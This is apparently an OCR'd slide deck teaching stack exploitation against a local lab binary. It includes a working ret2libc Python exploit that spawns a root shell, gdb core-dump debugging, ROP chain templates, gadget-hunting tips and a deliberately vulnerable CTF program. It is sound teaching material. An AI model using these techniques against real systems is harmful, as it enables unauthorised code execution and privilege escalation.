
```
Breakpoint 1, 0x08048437 in main ()
gdb-peda$ x/s $esp-28
0xbffff4c0:      "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH\n"
```

REMEMBER: ASLR IS OFF, STACK ADDR IS FIXED

EXPLOIT




```python
#!/usr/bin/python
import struct
def p(x):
    return struct.pack('<L', x)

payload = ""
payload += "/bin/sh\x00"    # argument for system
payload += "A"*20           # padding

payload += p(0xb7eafa80)    # system@libc
payload += "FAKE"           # fake return address
payload += p(0xbffff4c0)    # pointer to "/bin/sh" on stack

print payload
```



```
root@kali:~/rop_example#
root@kali:~/rop_example#
root@kali:~/rop_example# python exploit.py | ./rop_example
sh: 1:����Y��␁ not found
Segmentation fault (core dumped)
root@kali:~/rop_example#
root@kali:~/rop_example#
```

#FAIL! DEBUG TIME




```
#!/usr/bin/python
import struct
def p(x):
    return struct.pack('<L', x)

payload = ""
payload += "/bin/sh\x00"    # argument for system
payload += "A"*20           # padding

#payload += p(0xb7eafa80)   # system@libc
payload += "BBBB"           # DEBUG
payload += "FAKE"           # fake return address
payload += p(0xbffff4c0)    # pointer to "/bin/sh" on stack

print payload
```

MAKE BINARY CRASH BEFORE SYSTEM() IS CALLED BY REPLACING THE ADDRESS WITH 'BBBB'

USE THE COREDUMP, LUKE


GDB'S STACK IS DIFFERENT



```
Core was generated by `./rop_example'.
Program terminated with signal 11, Segmentation fault.
#0  0x42424242 in ?? ()
gdb-peda$ i r
eax            0x0      0x0
ecx            0xbffff4f0       0xbffff4f0
edx            0x400    0x400
ebx            0xb7fbfff4       0xb7fbfff4
esp            0xbffff510       0xbffff510
ebp            0x41414141       0x41414141
esi            0x0      0x0
edi            0x0      0x0
eip            0x42424242       0x42424242
eflags         0x10207  [ CF PF IF RF ]
cs             0x73     0x73
ss             0x7b     0x7b
ds             0x7b     0x7b
es             0x7b     0x7b
fs             0x0      0x0
gs             0x33     0x33
gdb-peda$ x/s $esp-32
0xbffff4f0:      "/bin/sh"
```

LOCATION OF STACK IS DIFFERENT! UPDATE EXPLOIT WITH NEW POINTER

IT'S ALIVE!



```
root@kali:~/rop_example#
root@kali:~/rop_example# (python exploit.py; cat) | ./rop_example
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
^C
Segmentation fault (core dumped)
root@kali:~/rop_example# 
```


IMPORTANT: KEEP SHELL ALIVE WITH CAT

```
(python exploit.py; cat) | ./vuln
```

BINARY STILL CRASHES:

FAKE RETURN ADDR!


ROP CHAINS CAN LOOK VERY SIMILAR TO THE STACK LAYOUT WE USED FOR RET2LIBC



```
payload += p(0xb7eafa80)     # system@libc
payload += "FAKE"            # fake return address
payload += p(0xbffff4c0)     # pointer to "/bin/sh" on stack
```

^ RET2LIBC

ROP >



```
payload = ""
payload += p(GADGET1)          # gadget1
payload += p(POPPOPRET)        # pop esi; pop ebp; ret
payload += p(ARG1)             # argument1
payload += p(ARG2)             # argument2

payload += p(GADGET2)          # gadget2
payload += p(POPRET)           # pop ebp; ret
payload += p(ARG1)             # argument1

payload += p(GADGET3)          # gadget3
...
```

RECYCLE CODE IN EXECUTABLE SECTIONS

WE CAN RECYCLE ALL SORT OF CODE ♻

CODE IN LIBRARIES (E.G. SYSTEM())

ASLR MIGHT BE A PROBLEM

FUNCTIONS IN GLOBAL OFFSET TABLE

GADGETS IN BINARY

ROP GADGETS: PUTTING THE R IN ROP

ROP USES THE STACK EXTENSIVELY TO ACHIEVE

CODE EXECUTION

> CONTROL OVER EIP VIA RET STATEMENTS


> CONTROL OVER STACK

A BINARY HAS MANY RETURN OPCODES

- RETS ARE PRECEDED BY OTHER INSTRUCTIONS
- GIVEN ENOUGH GADGETS, WE CAN DO ANYTHING...
- PREFERABLY SOMETHING LIKE THIS


```
cat flag # ;)
```

EXAMPLE GADGET FROM RANDOM BINARY




```
401093: 5b      pop     rbx
401094: 5d      pop     rbp
401095: 41 5c   pop     r12
401097: c3      ret
```

- > RETURN TO THIS GADGET TO SET SEVERAL REGISTERS
- > RET @ END MAKES SURE WE DON'T LOSE CONTROL
- > CORRESPONDING PYTHON CODE:



```
payload = ""
payload += p(0x401093)      #
payload += p(0xRBX)         #
payload += p(0xRBP)         #
payload += p(0xR12)         #
payload += p(NEXTGADGET)    #
...
```


BUT THIS GADGET CONTAINS MORE GADGETS



```
401093: 5b       pop    rbx
401094: 5d       pop    rbp
401095: 41 5c    pop    r12
401097: c3       ret
```

> WHAT IF WE RETURN TO 0x40196, IN THE MIDDLE OF THE POP R12 STATEMENT?

> WE END UP WITH A NEW GADGET:



```
401096: 5c       pop    esp
401097: c3       ret
```

RECYCLING! =)

LOCATING GADGETS

SEVERAL TOOLS EXIST

ROPSHELL.COM

GDB-PEDA


MY OWN ROPGADGET.PY

```
git clone https://github.com/longld/peda.git ~/peda
echo "source ~/peda/peda.py" >> ~/.gdbinit
```

MANY STRATEGIES EXIST


TWO EXAMPLES:

RE-USE OPEN/READ/WRITE TO GRAB THE FLAG



```
fd = open("flag", O_RDONLY, S_IREAD)
read(fd, &buf, 1024)
write(STDOUT, &buf, 1024)
```


MAKE MEMORY WRITEABLE & EXECUTABLE



```
// PROT_READ | PROT_WRITE | PROT_EXEC = 0x7
mprotect(0x8048000, 0x1000, 0x7)
// read in shellcode
read(STDIN, 0x8048000, 0x1000)
// jmp/ret to shellcode
```


ROP EXAMPLE - SHELLCODEME

WHAT ARE WE UP AGAINST?



```
/* gcc -m32 -fno-stack-protector -znoexecstack -o shellcodeme shellcodeme.c */
#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>

#define SHELLCODE_LEN 1024

int main(void) {
    char *buf;
    buf = mmap((void *)0x20000000, SHELLCODE_LEN, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0);
    read(0, &buf, SHELLCODE_LEN);
    mprotect((void *)0x20000000, SHELLCODE_LEN, PROT_READ); // no no no~
    (*(void(*)()) buf)(); // SEGV! no exec. can you execute shellcode?
}
```

OBVIOUS VULNERABILITY =)




```
char *buf;
buf = mmap((void *)0x20000000,
read(0, &buf, SHELLCODE_LEN);
// should have been:
read(0, buf, SHELLCODE_LEN);
```

ROP EXAMPLE - SHELLCODEME

FIRST, DISASSEMBLE BINARY

